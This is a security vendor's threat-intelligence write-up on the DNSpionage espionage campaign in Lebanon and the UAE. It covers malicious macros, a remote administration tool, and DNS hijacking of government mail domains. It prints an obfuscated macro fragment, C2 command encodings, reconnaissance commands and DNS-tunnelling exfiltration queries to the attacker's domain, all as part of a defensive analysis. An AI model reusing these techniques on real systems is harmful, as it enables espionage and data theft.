
DNSpionage Campaign Targets Middle East

blog.talosintelligence.com/2018/11/dnspionage-campaign-targets-middle-east.html



This blog post was authored by Warren Mercer and Paul Rascagneres.

Update 2018-11-27 15:30:00 EDT: A Russian-language document has been removed. Subsequent analysis leads us to believe it is unrelated to this investigation.

Executive Summary

Cisco Talos recently discovered a new campaign targeting Lebanon and the United Arab Emirates (UAE) affecting .gov domains, as well as a private Lebanese airline company. Based on our research, it's clear that this adversary spent time understanding the victims' network infrastructure in order to remain under the radar and act as inconspicuous as possible during their attacks.

Based on this actor's infrastructure and TTPs, we haven't been able to connect them with any other campaign or actor that's been observed recently. This particular campaign utilizes two fake, malicious websites containing job postings that are used to compromise targets via malicious Microsoft Office documents with embedded macros. The malware utilized by this actor, which we are calling "DNSpionage," supports HTTP and DNS communication with the attackers.

In a separate campaign, the attackers used the same IP to redirect the DNS of legitimate .gov and private company domains. During each DNS compromise, the actor carefully generated Let's Encrypt certificates for the redirected domains. These certificates provide X.509 certificates for TLS free of charge to the user. We don't know at this time if the DNS redirections were successful.

In this post, we will break down the attackers' methods and show how they used malicious documents to attempt to trick users into opening malicious websites that are disguised as "help wanted" sites for job seekers. Additionally, we will describe the malicious DNS redirection and the timeline of the events.

Infection vectors

Fake job websites

The attackers' first attempt to compromise the user involved two malicious websites that mimicked legitimate sites that host job listings:

- hr-wipro[.]com (with a redirection to wipro.com)
- hr-suncor[.]com (with a redirection to suncor.com)


These sites hosted a malicious Microsoft Office document: hxxp://hr-suncor[.]com/Suncor_employment_form[.]doc.

The document is a copy of a legitimate file available on the website for Suncor Energy, a Canadian sustainable energy company, and contains a malicious macro.

At this time, we don't know how the target received these links. The attackers most likely sent the malicious document via email as part of a spear-phishing campaign, but it also could have circulated via social media platforms, such as LinkedIn, in an attempt to legitimize the opportunity for a new job.

Malicious Office document

Upon opening the first Office document, the user receives a message that says "Content Mode Available:"



Macros used

The macros of the analysed samples can be divided into two steps:

1. When the document is opened, the macro will decode a PE file encoded with base64 and will drop it in %UserProfile%\.oracleServices\svshost_serv.doc
2. When the document is closed, the macro will rename the file "svshost_serv.doc" to "svshost_serv.exe." Then, the macro creates a scheduled task named "chromium updater v 37.5.0" in order to execute the binary. The scheduled task is executed immediately and repeatedly every minute.

The purpose of these two steps is to avoid sandbox detection.

The payload is executed when Microsoft Office is closed, meaning it requires human interaction to deploy it. The macros, while available through analysis, are also password-protected in Microsoft Word to stop the victim from exploring the macro code via Microsoft Office.

Additionally, the macro uses classical string obfuscation in order to avoid strings detection:

```
Const e0 = "sc"
Const e1 = "he"
Const e2 = "ule.ser"
' Create the TaskService object.
Set service = CreateObject(e0 & e1 & "d" & e2 & "vice")
Call service.Connect
```

The "schedule.service" string is created by concatenation. The final payload is a remote administration tool that we named "DNSpionage."

DNSpionage malware

Malware analysis

The malware dropped by the malicious document is an undocumented remote administration tool. We are naming it DNSpionage due to the fact that it supports DNS tunneling as a covert channel to communicate with the attackers' infrastructure.

DNSpionage creates its own data in the running directory:

```
%UserProfile%\.oracleServices/
%UserProfile%\.oracleServices/Apps/
%UserProfile%\.oracleServices/Configure.txt
%UserProfile%\.oracleServices/Downloads/
%UserProfile%\.oracleServices/log.txt
%UserProfile%\.oracleServices/svshost_serv.exe
%UserProfile%\.oracleServices/Uploads/
```

The Downloads directory is used by the attackers to store additional scripts and tools downloaded from the C2 server.

The Uploads directory is used by the attacker to temporarily store files before exfiltrating them to the C2 server.

The log.txt file contains logs in plain text.

All the executed commands can be logged in this file, it also contains the result of the commands.

The last file is Configure.txt. As expected, this file contains the malware configuration. The attackers can specify a custom command and control (C2) server URL, a URI and a domain that serves as a DNS covert channel. Additionally, the attackers can specify a custom

base64 alphabet for obfuscation. We discovered that the attackers used a custom alphabet for each target.

All the data is transferred in JSON. That's why a large part of the code of the malware is the JSON library.

Communication Channels

The malware uses HTTP and DNS in order to communicate with the C2 server.

HTTP mode

A DNS request (to 0ffice36o[.]com) is performed with random data encoded with base64. This request registers the infected system and received the IP of an HTTP server (185.20.184.138 during the investigation). An example of a DNS request:

```
yyqagfzvwmd4j5ddiscdgjbe6uccgjaq[.]0ffice36o[.]com
```

The malware is able to craft DNS requests used to provide the attacker with further information. Here is an example of request:

```
oGjBGFDHSMRQGQ4HY000[.]0ffice36o[.]com
```


In this context, the first four characters are randomly generated by the malware using rand(). The rest of the domain is then encoded in base32, once decoded the value is 1Fy2048. "Fy" is the target ID and "2048" (0x800) means "Config file not found". The request is performed if the configuration file was not retrieved on the infected machine. This is a message is used to inform the attacker.

The malware performs an initial HTTP request to retrieve its configuration at hxxp://IP/Client/Login?id=Fy.

This request will be used to create the configuration file, particularly to set the custom base64 dictionary.

The second HTTP request is hxxp://IP/index.html?id=XX (where "XX" is the ID for the infected system)

The purpose of this request is to retrieve the orders. The site is a fake Wikipedia page:



The commands are included in the source code of the page:

```
<!DOCTYPE html>
<html lang="mul" class="no-js">
<head>

        <!--eyJjIjogImVjaG8gJXVzZXJuYW1lJSIsICJpIjogIi00MDAwIiwgInQiOiAtMSwgImsiOiAwfQ==-->

        <!--eyJjIjogImhvc3RuYW1lIiwgImkiOiAiLTUwMDAiLCAidCI6IC0xLCAiayI6IDB9-->

        <!--eyJjIjogInN5c3RlbWluZm8gfCBmaW5kc3RyIC9CIC9DOlwiRG9tYWluXCIiLCAiaSI6ICItNjAwMCIsICJ0IjogLTEsICJrIjogMH0=-->


    <meta charset="utf-8">
```

In this example, the commands are encoded with a standard base64 algorithm because we did not receive a custom alphabet. Here is another example with a custom alphabet in the configuration file:

```
<!DOCTYPE html>
<html lang="mul" class="no-js">
<head>

        <!--onvq8qb]849qAd?]vl9{tlvYaE0QvB8+8;vC8qb]8k==-[,e8ke]87%k|k,}-Be]84+k|k,eV%::-->

        <!--onvq8qb]84^6XxZYaE0Q8ke]84Pk|k,k1uIe-[,k1;,k`;8'8;=)1;,kAn8'8[mW-->

        <!--onvq8qb]87*GXxZQgEQYt4?]V;m4AEGPXxZn8;W;8;W[|QekZdW}aEQYl;8k1;,kAB8'8;8}*q,e-;8+8;v=8qb]1uL+8;v!8qb]-1=:-->


    <meta charset="utf-8">
    <title>Wikipedia</title>
```

Here are the three commands automatically sent to the compromised system:

- {"c": "echo %username%", "i": "-4000", "t": -1, "k": 0}
- {"c": "hostname", "i": "-5000", "t": -1, "k": 0}
- {"c": "systeminfo | findstr /B /C:\"Domain\"", "i": "-6000", "t": -1, "k": 0}

The malware generates the following snippet of code after executing those commands:

```
[Message]       dHofGF3VOOBYGJ6A0000.0ffice36o.com
[Message]       config file found!
[Message]       current directory set to C:\Users\usernameXYZ\Desktop\sample\oracleServices\
[Message]       entering normal mode
[Message]       html size: 106952
[Message]       commands: {     "cs":
                                [{"c":"echo %username%","i":"-4000","t":-1,"k":0},
                                 {"c":"hostname","i":"-5000","t":-1,"k":0},
                                 {"c":"systeminfo | findstr /B /C:\"Domain\"","i":"-6000","t":-1,"k":0}],
                                "ull":"/Client/Upload",
                                "dl":   [],
                                "ul":   []
                           }
[Message]       command result is: {    "r":
                                [{"i":"-4000","cr":"usernameXYZ \r\n"},
                                 {"i":"-5000","cr":"MyLaptopNameC\r\n"},
                                 {"i":"-6000","cr":"Domain: WORKGROUP\r\n"}
                                ]
                                }
[Message]       command result size: 31000234
[Message]       uploading command result formim not out
[Message]       upload file size count: 0
[Message]       ----------------end--------------
```

The attackers ask for the username and hostname to retrieve the infected user's domains. The first step is clearly a reconnaissance phase. The data is eventually sent to hxxp://IP/Client/Upload.

Finally, CreateProcess() executes the commands, and the output is redirected to a pipe to the malware created with CreatePipe().

DNS mode

The malware also supports a DNS-only mode. In this mode, the orders and answers are handled via DNS. This option is dictated within the configure.txt file on the infected machine. Using DNS can sometimes be easier to allow for information to be sent back to the attacker as it will generally avoid proxies or web filtering in place by leveraging the DNS protocol.

First, the malware initiates a DNS query to ask for orders, for example:

```
RoyNGBDVIAA0[.]0ffice36o[.]com
```

The first four characters must be ignored, as mentioned earlier in the article this is random generated characters, and the relevant data is GBDVIAA0. The decoded value (base32) is "0GT\x00". GT is the target ID and \x00 the request number. The C2 server replies with an answer to the DNS request, this will be an IP address, whilst not always a valid IP it is perfectly acceptable for the DNS protocol, for example 0.1.0.3. We believe the first value

(0x0001) is the command ID for the next DNS request and 0x0003 is the size of the command.

Secondly, the malware performs a DNS query with the command ID:

```
t0qIGBDVIAI0[.]0ffice36o[.]com (GBDVIAI0 => "0GT\x01")
```

The C2 server will return a new IP: 100.105.114.0. If we convert the value in ASCII we have "dir\x00", the command to be execute.

Finally, the result of the executed command will be sent by multiple DNS request:

```
gLtAGJDVIAJAKZXWY000.0ffice36o[.]com -> GJDVIAJAKZXWY000 -> "2GT\x01 Vol"
TwGHGJDVIATVNVSSA000.0ffice36o[.]com -> GJDVIATVNVSSA000 -> "2GT\x02ume"
1QMUGJDVIA3JNYQGI000.0ffice36o[.]com -> GJDVIA3JNYQGI000 -> "2GT\x03in d"
iucCGJDVIBDSNF3GK000.0ffice36o[.]com -> GJDVIBDSNF3GK000 -> "2GT\x04rive"
viLxGJDVIBJAIMQGQ000.0ffice36o[.]com -> GJDVIBJAIMQGQ000 -> "2GT\x05 C h"
[...]
```

Victimology

Thanks to the DNS exfiltration and Cisco Umbrella, we are able to identify the origin of some of the victims and the period of activity in October and November. Here is the graph for 0ffice36o[.]com, the DNS we mentioned above:

The queries were performed from Lebanon and UAE. This information is confirmed by the DNS redirection described in the next section.

DNS redirection

Introduction

Talos discovered three IPs linked to the DNSpionage domain:

- 185.20.184.138
- 185.161.211.72
- 185.20.187.8

The three IPs are hosted by DeltaHost.

The last one was used in a DNS redirection attack between September and November. Multiple nameservers belonging to the public sector in Lebanon and UAE, as well as some companies in Lebanon, were apparently compromised, and hostnames under their control were pointed to attacker-controlled IP addresses. The attackers redirected the hostnames to the IP 185.20.187.8 for a short time. Just before redirecting the IP, the attackers created a certificate matching the domain name with the Let's Encrypt service.

In this section, we will present all the DNS redirection instances we identified and the attacker-generated certificates associated with each. We don't know if the redirection attack was ultimately successful, or what exact purpose the DNS redirection served. However, the impact could be significant, as the attackers were able to intercept all traffic destined for these hostnames during this time. Because the attackers targeted email and VPN traffic specifically, they may have been used to harvest additional information, such as email and/or VPN credentials.

As incoming email would also be arriving at the attackers' IP address, if there was multi-factor authentication, it would allow the attackers to obtain MFA codes to abuse. Since the attackers were able to access email, they could carry out additional attacks or even blackmail the target.

The DNS redirection we identified occurs in multiple locations where there is no direct correlation of infrastructure, staff, or job routines. It also occurs in both the public and private sectors. Therefore, we believe it was not human error, nor a mistake by an administrative user within any of the impacted organisations. This was a deliberate, malicious attempt by the attackers to redirect DNS.

Lebanon government redirection

Talos identified that the Finance Ministry of Lebanon's email domain was the victim of a malicious a DNS redirection.

> webmail.finance.gov.lb was redirected to 185.20.187.8 on Nov. 6 06:19:13 GMT. On the same date at 05:07:25 a Let's Encrypt certificate was created.

UAE government redirection

UAE public domains were targeted, as well. We identified a domain from a law enforcement domain below (VPN and College) and the Telecommunication Regulatory Authority.

- adpvpn.adpolice.gov.ae redirected to 185.20.187.8 on Sept. 13 at 06:39:39 GMT. The same date at 05:37:54 a Let's Encrypt certificate was created.
- mail.mgov.ae redirected to 185.20.187.8 on Sept. 15 at 07:17:51 GMT. A Let's Encrypt certificate was also created at 06:15:51 GMT.
- mail.apc.gov.ae redirected to 185.20.187.8 on Sept. 24. A Let's Encrypt certificate was also created at 05:41:49 GMT.

Middle East Airline redirection

Talos discovered that Middle East Airlines (MEA), a Lebanese airline, was also the victim of DNS redirection.

> memail.mea.com.lb redirected to 185.20.187.8 on Nov. 14 at 11:58:36 GMT
> On Nov. 6, at 10:35:10 GMT, a Let's Encrypt certificate was created.

This certificate contains alternative names in the subject lines, this is a feature with DNS to allow for multiple domains to be added to the certificate for SSL activities:

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            28:b3:db:87:02:10:7a:f5:de:6e:b9:5f
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=BE, O=GlobalSign nv-sa, CN=GlobalSign Organization Validation CA - SHA256 - G2
        Validity
            Not Before: Oct 11 09:32:03 2017 GMT
            Not After : Nov 14 10:06:03 2019 GMT
        Subject: C=LB, ST=Baabda, L=Baabda, OU=IT Department, O=MIDDLE EAST AIRLINES - AIR LIBAN SAL, C
N=memail.mea.com.lb
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:df:a7:4c:f8:08:c3:6f:47:b7:cb:41:6a:ca:91:
                    21:22:e4:68:06:8a:58:3d:8a:38:02:f7:90:96:b6:
                    d1:4b:87:80:fd:5e:80:87:13:f4:11:38:3b:87:53:
                    8e:be:0f:64:58:19:a6:f2:24:df:53:06:1c:d5:30:
                    3e:93:fc:2f:bc:11:d5:ef:90:5a:be:d5:8c:84:2b:
                    ca:e4:40:7d:9f:63:f2:68:55:26:00:2c:43:c3:40:
                    0c:a8:ea:ed:c0:42:3e:a4:56:bd:5c:ad:de:39:d0:
                    e9:36:5c:da:41:f3:e9:c3:a5:6f:ee:70:c9:2c:fc:
                    b2:a3:ad:39:ec:9c:14:7b:bb:ac:f1:84:78:f8:34:
                    74:5e:a5:b8:ac:38:a1:e3:a7:cc:5e:fd:52:e0:2b:
                    76:a2:34:42:d1:74:4f:24:97:1d:e5:23:cb:37:e7:
                    8e:fe:ce:2d:1b:19:d2:7d:1a:96:5d:79:80:bd:f9:
                    a3:85:10:ef:2c:76:cc:80:0e:ac:f2:59:0c:b5:2b:
                    fc:10:36:a2:a8:f6:ee:98:1b:94:ca:0d:59:1b:3c:
                    7b:dd:8b:4b:44:4b:90:84:f2:4e:4c:b4:16:df:31:
                    de:f5:9d:54:f5:f3:0d:16:da:7a:0c:73:5a:c6:6c:
                    d2:32:df:d6:08:db:b9:a3:73:44:3b:88:c0:41:e7:
                    ae:cb
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            Authority Information Access:
                CA Issuers - URI:http://secure.globalsign.com/cacert/gsorganizationvalsha2g2r1.crt
                OCSP - URI:http://ocsp2.globalsign.com/gsorganizationvalsha2g2

            X509v3 Certificate Policies:
                Policy: 1.3.6.1.4.1.4146.1.20
                  CPS: https://www.globalsign.com/repository/
                Policy: 2.23.140.1.2.2

            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 CRL Distribution Points:

                Full Name:
                  URI:http://crl.globalsign.com/gs/gsorganizationvalsha2g2.crl

            X509v3 Subject Alternative Name:
                DNS:memail.mea.com.lb, DNS:autodiscover.mea.com.lb, DNS:owa.mea.com.lb, DNS:www.mea.com
.lb, DNS:autodiscover.mea.aero, DNS:autodiscover.meacorp.com.lb, DNS:mea.aero, DNS:meacorp.com.lb, DNS:
memaildr.meacorp.com.lb, DNS:meoutlook.meacorp.com.lb, DNS:tmec.mea.com.lb
```

- memail.mea.com.lb
- autodiscover.mea.com.lb
- owa.mea.com.lb
- www.mea.com.lb
- autodiscover.mea.aero
- autodiscover.meacorp.com.lb
- mea.aero
- meacorp.com.lb
- memailfr.meacorp.com.lb
- meoutlook.meacorp.com.lb
- tmec.mea.com.lb

These domains show a clear understanding of the victims' domains, leads us to believe the

attacker was active in these environments to understand the specific domains and certificates they would be required to produce.

Conclusion

Our investigation discovered two events: the DNSpionage malware and a DNS redirection campaign. In the case of the malware campaign, we don't know the exact target, but we do know the attackers went after users in Lebanon and the UAE. However, as outlined above, we were able to uncover the targets of the redirect campaign.

We are highly confident that both of these campaigns came from the same actor. However, we do not know much about the location of the actors and their exact motivations. It is clear that this threat actor was able to redirect DNS from government-owned domains in two different countries over the course of two months, as well as a national Lebanese airline. They were able to work from the system's point of view by using a Windows malware, as well as the network, by using DNS exfiltration and redirection. It is unclear if these DNS redirection attacks were successful, but the attackers have kept up their efforts, launching five attacks so far this year, including one in the past two weeks.

Users should use these campaigns as proof that their endpoint protection as well as the network protection need to be as strong as possible. This is an advanced actor who obviously has their sights set on some important targets, and they don't appear to be letting up any time soon.

Coverage

Snort rules 48444 and 48445 will prevent DNSpionage from making an outbound connection.

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs are associated with various malware distribution campaigns that were observed during the analysis of associated malicious activity.

Fake job websites:

hr-wipro[.]com
hr-suncor[.]com

Malicious documents:

9ea577a4b3faaf04a3bddbfcb934c9752bed0d0fc579f2152751c5f6923f7e14 (LB submit)
15fe5dbcd31be15f98aa9ba18755ee6264a26f5ea0877730b00ca0646d0f25fa (LB submit)

DNSpionage samples:

2010f38ef300be4349e7bc287e720b1ecec678cacbf0ea0556bcf765f6e073ec
82285b6743cc5e3545d8e67740a4d04c5aed138d9f31d7c16bd11188a2042969
45a9edb24d4174592c69d9d37a534a518fbe2a88d3817fc0cc739e455883b8ff

C2 Server IPs:

185.20.184.138
185.20.187.8
185.161.211.72

C2 Server Domains:

0ffice36o[.]com

DNS Hijack Domains (pointed to 185.20.187.8):

2018-11-14 : memail.mea.com.lb
2018-11-06 : webmail.finance.gov.lb
2018-09-24 : mail.apc.gov.ae
2018-09-15 : mail.mgov.ae
2018-09-13 : adpvpn.adpolice.gov.ae

Domains in the MEA certificate (on 185.20.187.8):

memail.mea.com.lb
autodiscover.mea.com.lb
owa.mea.com.lb
www.mea.com.lb
autodiscover.mea.aero
autodiscover.meacorp.com.lb
mea.aero
meacorp.com.lb
memailr.meacorp.com.lb
meoutlook.meacorp.com.lb
tmec.mea.com.lb